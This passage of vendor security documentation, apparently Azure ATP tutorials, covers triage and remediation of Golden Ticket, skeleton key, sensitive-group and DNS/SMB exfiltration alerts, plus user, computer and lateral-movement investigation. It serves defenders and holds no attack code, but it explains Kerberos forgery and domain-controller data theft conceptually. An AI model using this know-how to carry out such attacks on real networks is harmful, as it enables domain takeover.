 - If the answer is **yes**, but the source computer should not continue to generate this type of activity in the future, fix the configuration of the server/application. **Close** the security alert as a **B-TP** activity.
 - If the answer is **yes**, and the source computer should continue to generate this type of activity in the future, **Close** the security alert as a **B-TP** activity, and exclude the computer to avoid additional benign alerts.

Understand the scope of the breach

1. Investigate the source [computer](#) and [user](#).

Suggested remediation and steps for prevention:

Remediation:

1. Reset the password of the source users and enable MFA.
2. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users who were logged on around the same time as the activity occurred, as these users may also be compromised. Reset their passwords and enable MFA.

Prevention:

Validate the following permissions:

1. Replicate directory changes.
2. Replicate directory changes all.
3. For more information, see [Grant Active Directory Domain Services permissions for profile synchronization in SharePoint Server 2013](#). You can use [AD ACL Scanner](#) or create a Windows PowerShell script to determine who in the domain has these permissions.

Suspected Golden Ticket usage (encryption downgrade) (external ID 2009)

Previous name: Encryption downgrade activity

Description Encryption downgrade is a method of weakening Kerberos by downgrading the encryption level of different protocol fields that normally have the highest level of encryption. A weakened encrypted field can be an easier target to offline brute force attempts. Various attack methods utilize weak Kerberos encryption cyphers. In this detection, Azure ATP learns the Kerberos encryption types used by computers and users, and alerts you when a weaker cypher is used that is unusual for the source computer and/or user and matches known attack techniques.

In a Golden Ticket alert, the encryption method of the TGT field of TGS_REQ (service request) message from the source computer was detected as downgraded compared to the previously learned behavior. This is not based on a time anomaly (as in the other Golden Ticket detection). In addition, in the case of this alert, there was no Kerberos authentication request associated with the previous service request, detected by Azure ATP.

TP, B-TP, or FP

Some legitimate resources don't support strong encryption ciphers and may trigger this alert.

1. Do all of the source users share something in common?
 - a. For example, are all of your marketing personnel accessing a specific resource that could cause the alert to be triggered?
 - b. Check the resources accessed by those tickets.
 - Check this in Active Directory by checking the attribute *msDS-SupportedEncryptionTypes*, of the resource service account.
 - c. If there is only one resource being accessed, check if is a valid resource these users are supposed to access.

If the answer to one of the previous questions is **yes**, it is likely to be a **T-BP** activity. Check if the resource can support a strong encryption cipher, implement a stronger encryption cipher where possible, and **Close** the security alert.

Applications might authenticate using a lower encryption cipher. Some are authenticating on behalf of users, such as IIS and SQL servers.

1. Check if the source users have something in common.
 - For example, do all of your sales personnel use a specific app that might trigger the alert?
 - Check if there are applications of this type on the source computer.
 - Check the computer roles.
Are they servers that work with these types of applications?

If the answer to one of the previous questions is **yes**, it is likely to be a **T-BP** activity. Check if the resource can support a strong encryption cipher, implement a stronger encryption cipher where possible, and **Close** the security alert.

Understand the scope of the breach

1. Investigate the [source computer and resources](#) that were accessed.
2. Investigate the [users](#).

Suggested remediation and steps for prevention

Remediation

1. Reset the password of the source user and enable MFA.
2. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users logged on around the time of the activity, as they may also be compromised. Reset their passwords and enable MFA.
 - If you have Windows Defender ATP installed – use **klist.exe purge** to delete all the tickets of the specified logon session and prevent future usage of the tickets.
3. Contain the resources that were accessed by this ticket.
4. Change the Kerberos Ticket Granting Ticket (KRBTGT) password twice according to the guidance in [KRBTGT Account Password Reset Scripts now available for customers](#), using the [Reset the KRBTGT account password/keys tool](#).
 - Resetting the KRBTGT twice invalidates all Kerberos tickets in this domain. Invalidating all Kerberos tickets in the domain means **all** services will be broken and they will not work again until they are renewed or in some cases, the service is restarted.
 - **Plan carefully before performing the KRBTGT double reset. The KRBTGT double reset impacts all computers, servers, and users in the environment.**
5. Make sure all domain controllers with operating systems up to Windows Server 2012 R2 are installed with [KB3011780](#) and all member servers and domain controllers up to 2012 R2 are up-to-date with [KB2496930](#). For more information, see [Silver PAC](#) and [Forged PAC](#).

Suspected Golden Ticket usage (forged authorization data) (external ID 2013)

Previous name: Privilege escalation using forged authorization data

Description Known vulnerabilities in older versions of Windows Server allow attackers to manipulate the Privileged Attribute Certificate (PAC), a field in the Kerberos ticket that contains a user authorization data (in Active Directory this is group membership), granting attackers additional privileges.

TP, B-TP, or FP

For computers that are patched with MS14-068 (domain controller) or MS11-013 (server) attempted attacks will not succeed, and will generate Kerberos error.

1. Check which resources were accessed in the security alert evidence list, and if the attempts were successful or failed.
2. Check if the accessed computers were patched, as described above?
 - If the computers were patched, **Close** the security alert as a **B-TP** activity.

Some Operating Systems or applications are known to modify the authorization data. For example, Linux and Unix services have their own authorization mechanism which may trigger the alert.

1. Is the source computer running an OS or application that has its own authorization mechanism?
 - If the source computer is running this type of authorization mechanism, consider upgrading the OS or fixing the application configuration. **Close** the alert as a **B-TP** activity.

Understand the scope of the breach

1. Investigate the [source computer](#).
2. If there is a [source user](#), investigate.
3. Check which resources were accessed successfully and [investigate](#).

Suggested remediation and steps for prevention

1. Reset the password of the source user and enable MFA.
2. Contain the source computer
 - Find the tool that preformed the attack and remove it.
 - Look for users logged on around the same time as the activity, as they may also be compromised. Reset their passwords and enable MFA.
3. Change the Kerberos Ticket Granting Ticket (KRBTGT) password twice according to the guidance in [KRBTGT Account Password Reset Scripts now available for customers](#), using the [Reset the KRBTGT account password/keys tool](#).
 - Resetting the KRBTGT twice invalidates all Kerberos tickets in this domain. Invalidating all Kerberos tickets in the domain means **all** services will be broken and they will not work again until they are renewed or in some cases, the service is restarted. Plan carefully before performing the KRBTGT double reset, because it impacts all computers, servers and users in the environment.
4. Make sure all domain controllers with operating systems up to Windows Server 2012 R2 are installed with [KB3011780](#) and all member servers and domain controllers up to 2012 R2 are up-to-date with [KB2496930](#). For more information, see [Silver PAC](#) and [Forged PAC](#).

Suspected Golden Ticket usage (nonexistent account) (external ID 2027)

Previous name: Kerberos golden ticket

Description

Attackers with domain admin rights can compromise the KRBTGT account. Using the KRBTGT account, they can create a Kerberos ticket granting ticket (TGT) that provides authorization to any resource and set the ticket expiration to any arbitrary time. This fake TGT is called a "Golden Ticket" and allows attackers to achieve network persistence. In this detection, an alert is triggered by a nonexistent account.

TP, B-TP, or FP

Changes in Active Directory can take time to synchronize.

1. Is the user a known and valid domain user?
2. Has the user been recently added?
3. Was the user been recently deleted from Active Directory?

If the answer is **yes**, to any of the previous questions, **Close** the alert, as a **B-TP** activity.

Understand the scope of the breach

1. Investigate the [source computer and accessed resources](#).

Suggested remediation and steps for prevention

1. Contain the source computers
 - Find the tool that performed the attack and remove it.
 - Look for users logged on around the same time as the activity, as they may also be compromised. Reset their passwords and enable MFA.

- If you have Windows Defender ATP installed – use **klis.exe purge** to delete all the tickets of the specified logon session and prevent future usage of the tickets.
2. Contain the resources that were accessed by this ticket.
 3. Change the Kerberos Ticket Granting Ticket (KRBTGT) password twice according to the guidance in [KRBTGT Account Password Reset Scripts now available for customers](#), using the [Reset the KRBTGT account password/keys tool](#).
 - Resetting the KRBTGT twice invalidates all Kerberos tickets in this domain. Invalidating all Kerberos tickets in the domain means **all** services will be broken and they will not work again until they are renewed or in some cases, the service is restarted. Plan carefully before performing the KRBTGT double reset, because it impacts all computers, servers and users in the environment.

Suspected Golden Ticket usage (ticket anomaly) (external ID 2032)

Description Attackers with domain admin rights can compromise the KRBTGT account. Using the KRBTGT account, they can create a Kerberos ticket granting ticket (TGT) that provides authorization to any resource and set the ticket expiration to any arbitrary time. This fake TGT is called a "Golden Ticket" and allows attackers to achieve network persistence. Forged Golden Tickets of this type have unique characteristics this detection is specifically designed to identify.

TP, B-TP, or FP

Federation services might generate tickets that will trigger this alert.

1. Does the source computer host Federation services that generate these types of tickets?
 - If the source computer hosts services that generate these types of tickets, Close the security alert, as a **B-TP** activity.

Understand the scope of the breach

1. Investigate the [source computer and accessed resources](#).
2. Investigate the [source user](#).

Suggested remediation and steps for prevention

1. Contain the source computers
 - Find the tool that performed the attack and remove it.
 - Look for users logged on around the same time as the activity, as they may also be compromised. Reset their passwords and enable MFA.
 - If you have Windows Defender ATP installed – use **klis.exe purge** to delete all the tickets of the specified logon session and prevent future usage of the tickets.
2. Contain the resources that were accessed by this ticket.
3. Change the Kerberos Ticket Granting Ticket (KRBTGT) password twice according to the guidance in [KRBTGT Account Password Reset Scripts now available for customers](#), using the [Reset the KRBTGT account password/keys tool](#).
 - Resetting the KRBTGT twice invalidates all Kerberos tickets in this domain. Invalidating all Kerberos tickets in the domain means **all** services are broken and cannot work again until renewed or in some cases, the service is restarted.

Plan carefully before performing a KRBTGT double reset. The reset impacts all computers, servers, and users in the environment.

Suspected Golden Ticket usage (time anomaly) (external ID 2022)

Previous name: Kerberos golden ticket

Description Attackers with domain admin rights can compromise the KRBTGT account. Using the KRBTGT account, they can create a Kerberos ticket granting ticket (TGT) that provides authorization to any resource and set the ticket expiration to any arbitrary time. This fake TGT is called a "Golden Ticket" and allows attackers to achieve network persistence. This alert is triggered when a Kerberos ticket granting ticket is used for more than the allowed time permitted, as specified in the Maximum lifetime for user ticket.

TP, B-TP, or FP

1. In the last few hours, was there any change made to the **Maximum lifetime for user ticket** setting in group policy, that might affect the alert?
2. Is the Azure ATP Standalone Sensor involved in this alert a virtual machine?
 - If the Azure ATP standalone sensor is involved, was it recently resumed from a saved state?
3. Is there a time synchronization problem in the network, where not all of the computers are synchronized?
 - Click the **Download details** button to view the Security Alert report Excel file, view the related network activities, and check if there is a difference between "StartTime" and "DomainControllerStartTime".

If the answer to the previous questions is **yes**, **Close** the security alert as a **B-TP** activity.

Understand the scope of the breach

1. Investigate the [source computer and accessed resources](#).
2. Investigate the [compromised user](#).

Suggested remediation and steps for prevention

1. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users logged on around the same time as the activity, as they may also be compromised. Reset their passwords and enable MFA.
 - If you have Windows Defender ATP installed – use **klist.exe purge** to delete all the tickets of the specified logon session and prevent future usage of the tickets.
2. Contain the resources accessed by this ticket.
3. Change the Kerberos Ticket Granting Ticket (KRBTGT) password twice according to the guidance in [KRBTGT Account Password Reset Scripts now available for customers](#), using the [Reset the KRBTGT account password/keys tool](#).
 - Resetting the KRBTGT twice invalidates all Kerberos tickets in this domain. Invalidating all Kerberos tickets in the domain means **all** services are broken, and won't work again until they are renewed or in some cases, the service is restarted.

Plan carefully before performing a KRBTGT double reset. The reset impacts all computers, servers, and users in the environment.

Suspected skeleton key attack (encryption downgrade) (external ID 2010)

Previous name: Encryption downgrade activity

Description Encryption downgrade is a method of weakening Kerberos using a downgraded encryption level for different fields of the protocol that normally have the highest level of encryption. A weakened encrypted field can be an easier target to offline brute force attempts. Various attack methods utilize weak Kerberos encryption cyphers. In this detection, Azure ATP learns the Kerberos encryption types used by computers and users. The alert is issued when a weaker cypher is used that is unusual for the source computer, and/or user, and matches known attack techniques.

Skeleton Key is malware that runs on domain controllers and allows authentication to the domain with any account without knowing its password. This malware often uses weaker encryption algorithms to hash the user's passwords on the domain controller. In this alert, the learned behavior of previous KRB_ERR message encryption from domain controller to the account requesting a ticket, was downgraded.

Understand the scope of the breach

1. Investigate the [domain controller](#).
2. Check if Skeleton Key has affected your domain controllers by [using the scanner written by the Azure ATP team](#).
3. Investigate the [users](#) and [computers](#) involved.

Suggested remediation and prevention steps

1. Reset the passwords of the compromised users and enable MFA.
2. Contain the domain controller.
 - Remove the malware. For more information, see [Skeleton Key Malware Analysis](#).
 - Look for users logged on around the same time as the suspicious activity occurred, as they may also be compromised. Reset their passwords and enable MFA.

Suspicious additions to sensitive groups (external ID 2024)

Description Attackers add users to highly privileged groups. Adding users is done to gain access to more resources, and gain persistency. This detection relies on profiling the group modification activities of users, and alerting when an abnormal addition to a sensitive group is seen. Azure ATP profiles continuously.

For a definition of sensitive groups in Azure ATP, see [Working with the sensitive accounts](#).

The detection relies on events audited on domain controllers. Make sure your domain controllers are [auditing the events needed](#).

Learning period

Four weeks per domain controller, starting from the first event.

TP, B-TP, or FP

Legitimate group modifications that occur rarely and the system didn't learn as "normal", may trigger an alert. These alerts would be considered **B-TP**.

1. Is the group modification legitimate?
 - If the group modification is legitimate, **Close** the security alert as a **B-TP** activity.

Understand the scope of the breach

1. Investigate the users added to groups.
 - Focus on their activities after they were added to the sensitive groups.
2. Investigate the source user.
 - Download the **Sensitive Group Modification** report to see what other modifications were made and who made them in the same time period.
3. Investigate the computers the source user was logged into, around the time of the activity.

Suggested remediation and steps for prevention

Remediation:

1. Reset the password of the source user and enable MFA.
 - Look for the computer the source user was active on.
 - Check which computers the user was logged into around the same time as the activity. Check if these

computers are compromised.

- If the users are compromised, reset their passwords and enable MFA.

Prevention:

1. To help prevent future attacks, minimize the number of users authorized to modify sensitive groups.
2. Set up Privileged Access Management for Active Directory if applicable.

Suspicious service creation (external ID 2026)

Previous name: Suspicious service creation

Description A suspicious service has been created on a domain controller in your organization. This alert relies on event 7045 to identify this suspicious activity.

TP, B-TP, or FP

Some administrative tasks are legitimately performed against domain controllers by administrative workstations, IT team members, and service accounts.

1. Is the source user/computer supposed to run these types of services on the domain controller?
 - If the source user or computer is supposed to run these types of services, and should not continue to, **Close** the alert as a **B-TP** activity.
 - If the source user or computer is supposed to run these types of services, and should continue to, **Close** the security alert as a **B-TP** activity, and exclude that computer.

Understand the scope of the breach

1. Investigate the [source user](#).
2. Investigate the [destination computers](#) the services were created on.

Suggested remediation and steps for prevention

Remediation

1. Reset the password of the source user and enable MFA.
2. Contain the domain controllers.
 - Remediate the suspicious service.
 - Look for users logged on around the time of the activity, as they may also be compromised. Reset their passwords and enable MFA.
3. Locate the computer the source user was active on.
 - Check the computers the user was logged into around the same time as the activity, and check if these computers are also compromised.

Prevention:

1. Restrict remote access to domain controllers from non-Tier 0 machines.
2. Implement [privileged access](#) to allow only hardened machines to connect to domain controllers for administrators.
3. Implement less-privileged access on domain machines to give only specific users the right to create services.

[Exfiltration alert tutorial](#)

See Also

- [Investigate a computer](#)
- [Working with security alerts](#)

- [Working with lateral movement paths](#)
- [Reconnaissance alerts](#)
- [Compromised credential alerts](#)
- [Lateral movement alerts](#)
- [Exfiltration alerts](#)
- [Check out the Azure ATP forum!](#)

Tutorial: Exfiltration alerts

5/6/2019 • 4 minutes to read

Typically, cyber attacks are launched against any accessible entity, such as a low-privileged user, and then quickly move laterally until the attacker gains access to valuable assets. Valuable assets can be sensitive accounts, domain administrators, or highly sensitive data. Azure ATP identifies these advanced threats at the source throughout the entire attack kill chain and classifies them into the following phases:

1. [Reconnaissance](#)
2. [Compromised credentials](#)
3. [Lateral Movements](#)
4. [Domain dominance](#)
5. **Exfiltration**

To learn more about how to understand the structure, and common components of all Azure ATP security alerts, see [Understanding security alerts](#)

The following security alerts help you identify and remediate **Exfiltration** phase suspicious activities detected by Azure ATP in your network. In this tutorial, learn to understand, classify, prevent, and remediate the following attacks:

- Suspicious communication over DNS (external ID 2031)
- Data exfiltration over SMB (external ID 2030)

Suspicious communication over DNS (external ID 2031)

Previous name: Suspicious communication over DNS

Description

The DNS protocol in most organizations is typically not monitored and rarely blocked for malicious activity. Enabling an attacker on a compromised machine, to abuse the DNS protocol. Malicious communication over DNS can be used for data exfiltration, command, and control, and/or evading corporate network restrictions.

TP, B-TP, or FP?

Some companies legitimately use DNS for regular communication. To determine the status of the security alert:

1. Check if the registered query domain belongs to a trusted source, such as your antivirus provider.
 - Consider it a **B-TP** activity if the domain is known and trusted, and DNS queries are permitted. *Close* the security alert, and exclude the domain from future alerts.
 - If the registered query domain is not trusted, identify the process creating the request on the source computer. Use [Process Monitor](#) to assist with this task.

Understand the scope of the breach

1. On the destination computer, which should be a DNS server, check for the records of the domain in question.
 - What IP is it correlated to?
 - Who is the owner of the domain?
 - Where is the IP?
2. Investigate the [source and destination computers](#).

Suggested remediation and steps for prevention

1. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users logged on around the same time as the activity, as they may also be compromised. Reset their passwords and enable MFA.
2. If after your investigation, the registered query domain remains not trusted, we recommend blocking the destination domain to avoid all future communication.

NOTE

Suspicious communication over DNS security alerts list the suspected domain. New domains, or domains recently added that are not yet known or recognized by Azure ATP but are known to or part of your organization can be closed.

Data exfiltration over SMB (external ID 2030)

Description Domain controllers hold the most sensitive organizational data. For most attackers, one of their top priorities is to gain domain controller access, to steal your most sensitive data. For example, exfiltration of the Ntds.dit file, stored on the DC, allows an attacker to forge Kerberos ticket granting tickets(TGT) providing authorization to any resource. Forged Kerberos TGTs enable the attacker to set the ticket expiration to any arbitrary time. An Azure ATP **Data exfiltration over SMB** alert is triggered when suspicious transfers of data are observed from your monitored domain controllers.

TP, B-TP, or FP

1. Are these users supposed to copy these files, to this computer?
 - If the answer to the previous question is **yes**, **Close** the security alert, and exclude the computer as a **B-TP** activity.

Understand the scope of the breach

1. Investigate the [source users](#).
2. Investigate the [source and destination computers](#) of the copies.

Suggested remediation and steps for prevention

1. Reset the password of the source users and enable MFA.
2. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Find the files that were copied and remove them. Check if there were other activities on these files. Where they transferred to another place? Check if they were transferred outside the organization network?
 - Look for users logged on around the same time as the activity, as they may also be compromised. Reset their passwords and enable MFA.
3. If one of the files is the **ntds.dit** file:
 - Change the Kerberos Ticket Granting Ticket (KRBTGT) password twice according to the guidance in [KRBTGT Account Password Reset Scripts now available for customers](#), using the [Reset the KRBTGT account password/keys tool](#).
 - Resetting the KRBTGT twice invalidates all Kerberos tickets in this domain. Invalidating all Kerberos tickets in the domain means **all** services will be broken and won't work again until they are renewed or in some cases, the service is restarted.
 - **Plan carefully before performing the KRBTGT double reset. The KRBTGT double reset**

impacts all computers, servers, and users in the environment.

- Close all existing sessions tot the domain controllers.

See Also

- [Investigate a computer](#)
- [Working with security alerts](#)
- [Working with lateral movement paths](#)
- [Reconnaissance alerts](#)
- [Compromised credential alerts](#)
- [Lateral movement alerts](#)
- [Domain dominance alerts](#)
- [Check out the Azure ATP forum!](#)

Tutorial: Investigate a user

2/14/2019 • 2 minutes to read

Azure ATP alert evidence and lateral movement paths provide clear indications when users have performed suspicious activities or indications exist that their account has been compromised. In this tutorial you'll use the investigation suggestions to help determine the risk to your organization, decide how to remediate, and determine the best way to prevent similar future attacks.

- Gather information about the user.
- Investigate activities that the user performed.
- Investigate resources the user accessed.
- Investigate lateral movement paths.

Recommended investigation steps for suspicious users

Check and investigate the user profile for the following details and activities:

1. Who is the [user](#)?
 - a. Is the user a [sensitive user](#) (such as admin, or on a watchlist, etc.)?
 - b. What is their role within the organization?
 - c. Are they significant in the organizational tree?
2. Suspicious activities to [investigate](#):
 - a. Does the user have other opened alerts in Azure ATP, or in other security tools such as Windows Defender-ATP, Azure Security Center and/or Microsoft CAS?
 - b. Did the user have failed log ons?
 - c. Which resources did the user access?
 - d. Did the user access high value resources?
 - e. Was the user supposed to access the resources they accessed?
 - f. Which computers did the user log in to?
 - g. Was the user supposed to log in to those computers?
 - h. Is there a [lateral movement path](#) (LMP) between the user and a sensitive user?

See Also

- [Investigate a computer](#)
- [Working with security alerts](#)
- [Working with lateral movement paths](#)
- [Reconnaissance alerts](#)
- [Compromised credential alerts](#)
- [Lateral movement alerts](#)
- [Domain dominance alerts](#)
- [Exfiltration alerts](#)
- [Check out the Azure ATP forum!](#)

Tutorial: Investigate a computer

2/14/2019 • 2 minutes to read

Azure ATP alert evidence provides clear indications when computers have been involved in suspicious activities or when indications exist that a machine is compromised. In this tutorial you'll use the investigation suggestions to help determine the risk to your organization, decide how to remediate, and determine the best way to prevent similar attacks in the future.

- Check the computer for the logged in user.
- Verify if the user normally accesses the computers.
- Investigate suspicious activities from the computer.
- Where there other alerts around the same time?

Investigation steps for suspicious computers

To access the computer profile page, click on the specific computer mentioned in the alert that you wish to investigate. To assist your investigation, alert evidence lists all computers (and [users](#)) connected to each suspicious activity.

Check and investigate the computer profile for the following details and activities:

- What happened around the time of the suspicious activity?
 1. Which [user](#) was logged in to the computer?
 2. Does that user normally log into or access the source or destination computer?
 3. Which resources were accessed? By which users?
 - If resources were accessed, were they high value resources?
 4. Was the user supposed to access those resources?
 5. Did the [user](#) that accessed the computer perform other suspicious activities?
- Additional suspicious activities to investigate:
 1. Were other alerts opened around the same time as this alert in Azure ATP, or in other security tools such as Windows Defender ATP, Azure Security Center and/or Microsoft CAS?
 2. Were there failed logons?
- If Windows Defender ATP integration is enabled, click the Windows Defender ATP badge to further investigate the computer. In Windows Defender ATP you can see which processes and alerts occurred around the same time as the alert.
 1. Were any new programs deployed or installed?

Next steps

- [Investigate a user](#)
- [Working with security alerts](#)
- [Working with lateral movement paths](#)
- [Reconnaissance alerts](#)
- [Compromised credential alerts](#)
- [Lateral movement alerts](#)
- [Domain dominance alerts](#)

- [Exfiltration alerts](#)
- [Check out the Azure ATP forum!](#)

Tutorial: Use Lateral Movement Paths (LMPs)

5/6/2019 • 3 minutes to read

Lateral movement attacks are typically accomplished using a number of different techniques. Some of the most popular methods used by attackers are [credential theft](#) and [Pass the Ticket](#) attacks. In both methods, non-sensitive accounts are used by attackers for lateral moves by exploiting non-sensitive machines that share stored log-in credentials in accounts, groups and machines with sensitive accounts.


In this tutorial, you'll learn how to use Azure ATP LMPs to [investigate](#) potential lateral movement paths, and along with Azure ATP security alerts, gain a better understanding of what happened in your network and how. In addition, you'll learn how to use the [LMP to sensitive account report](#) to discover all of the sensitive accounts with potential lateral movement paths discovered in your network by time period.

- Investigate LMPs
- Discover your sensitive accounts at risk
- Access the **Lateral movement paths to sensitive accounts** report

Investigate

There are multiple ways to use and investigate LMPs. In the Azure ATP portal, search by entity and then explore by path or activity.


1. From the portal, search for a user or computer. Notice if a lateral movement badge was added to an entity profile. Badges will only display when an entity is discovered in a potential LMP within the last 48 hours.

 Lateral movement

or

 Paths

2. In the user profile page that opens, click the **Lateral movement paths** tab.



Nick Cowley
CISO

Sensitive

Email: NickC@contoso.com Office: Microsoft Way Re...

Phone: [1-425-93-MSPHONE](tel:1-425-93-MSPHONE) First seen: Sep 17, 2018

Domain: contoso.com Created on: Feb 7, 2018

SAM name: NickC


5 alerts | WO ATP

ACTIVITIES


DIRECTORY DATA

LATERAL MOVEMENT PATHS

- The graph that is displayed provides a map of the possible paths to the sensitive user during the 48 hour time period. If no activity was detected in the last two days, the graph will not appear. Use the **View a different date** option to display the graph for previous lateral movement path detections for the entity.




- Review the graph to see what you can learn about exposure of your sensitive user's credentials. For example, in the path, follow the **Logged into by** gray arrows to see where Nick logged in with their privileged credentials. In this case, Nick's sensitive credentials were saved on the SHAREPOINT-SRV computer. Now, notice which other users logged into which computers that created the most exposure and vulnerability. You can see this by looking at the **Administrator on** black arrows to see who has admin privileges on the resource. In this example, everyone in the group HelpDesk has the ability to access user credentials from that resource.



Discover your at-risk sensitive accounts

To discover all the sensitive accounts in your network that are exposed because of their connection to non-sensitive accounts, groups and machines in lateral movement paths, follow these steps.

- In the Azure ATP portal menu, click the reports icon .
- Under **Lateral movements paths to sensitive accounts**, if there are no potential lateral movement paths found, the report is grayed out. If there are potential lateral movement paths, the report automatically pre-selects the first date when there is relevant data. The lateral movement path report provides data for up to 60 days.

The screenshot shows the 'Reports' page in Azure ATP. At the top right, there is a link 'Set scheduled reports'. The page contains four report sections:

- Summary**: A summary of alerts and health issues. It has a date range from 11/18/2018 to 11/25/2018 and a blue 'Download' button.
- Modifications to sensitive groups**: Every modification to sensitive groups in Active Directory, including modifications which generated an alert. It has a date range from mm/dd/yyyy to mm/dd/yyyy and a greyed-out 'Download' button. Below it, a message states: 'No modifications to groups were observed, make sure that events forwarding is properly configured'.
- Passwords exposed in cleartext**: All LDAP authentications which exposed user passwords in cleartext. It has a date range from mm/dd/yyyy to mm/dd/yyyy and a greyed-out 'Download' button. Below it, a message states: 'No passwords in cleartext were observed.'
- Lateral movements paths to sensitive accounts**: Sensitive accounts at risk of being compromised through lateral movement techniques. This section is highlighted with a red box. It has a date range from 11/18/2018 to 11/25/2018 and a blue 'Download' button.

3. Click **Download**.
4. An Excel file is created that provides you with details about your potential lateral movement paths and sensitive account exposure for the dates selected. The **Summary** tab provides graphs that detail the number of sensitive accounts, computers, and averages for at-risk access. The **Details** tab provides a list of the sensitive accounts that you should investigate further.

Schedule report

The Lateral movement to sensitive account report can also be scheduled using the set scheduled reports feature.

Note that the actual LMPs detailed in the downloadable report may no longer be available because they were detected in the past and may have been changed, modified or fixed since they were detected.

To review historical LMPs, select different available dates in the calendar selection when creating a report.

Next steps

In this tutorial, you've learned how to use LMPs to investigate suspicious activities. To learn more about entities involved in LMPs, continue to the investigate entities tutorial.

[Investigate entities](#)

See Also

- [Understanding Azure ATP Lateral Movement Paths](#)
- [Configure Azure ATP to make remote calls to SAM](#)
- [Working with security alerts](#)
- [Check out the Azure ATP forum!](#)

Tutorial: Investigate an entity

5/6/2019 • 4 minutes to read

In this tutorial you'll learn how to investigate entities connected to suspicious activities detected by Azure Advanced Threat Protection (ATP). After viewing a security alert in the timeline, you'll learn how to drill down into the entity involved in the alert, and use the following parameters and details to learn more about what happened and what you need to do to mitigate risk.

- Check the entity profile
- Check entity tags
- Check user account control flags
- Cross-check with Windows Defender
- Keep an eye on sensitive users and groups
- Review potential lateral movement paths
- Check honeypot status

Check the entity profile

The entity profile provides you with a comprehensive entity page, designed for full deep-dive investigation of users, computers, devices, and the resources they have access to along with their history. The profile page takes advantage of the new Azure ATP logical activity translator that can look at a group of activities occurring (aggregated up to a minute) and group them into a single logical activity to give you a better understanding of the actual activities of your users.

To access an entity profile page, click on the name of the entity, such as a username, in the security alert timeline. You can also see a mini-version of the entity profile in the security alert page by hovering over the entity name.

The entity profile lets you view entity activities, view directory data, and view [lateral movement paths](#) for the entity. For more information about entities, see [Understanding entity profiles](#).

Check entity tags

Azure ATP pulls tags out of Active Directory to give you a single interface for monitoring your Active Directory users and entities. These tags provide you with information about the entity from Active Directory, including:


- Partial: This user, computer or group was not synced from the domain, and was partially resolved via a global catalog. Some attributes are not available.
- Unresolved: This computer was not resolved to a valid entity in the active directory forest. No directory information is available.
- Deleted: The entity was deleted from Active Directory.
- Disabled: The entity is disabled in Active Directory.
- Locked: The entity entered a wrong password too many times and is locked.
- Expired: The entity is expired in Active Directory.
- New: The entity was created less than 30 days ago.

Check user account control flags

The user account control flags are also imported from Active Directory. Azure ATP entity directory data includes 10 flags that are effective for investigation:

- Password never expires
- Trusted for delegation
- Smartcard required
- Password expired
- Empty password allowed
- Plain text password stored
- Cannot be delegated
- DES encryption only
- Kerberos pre-authentication not required
- Account disabled

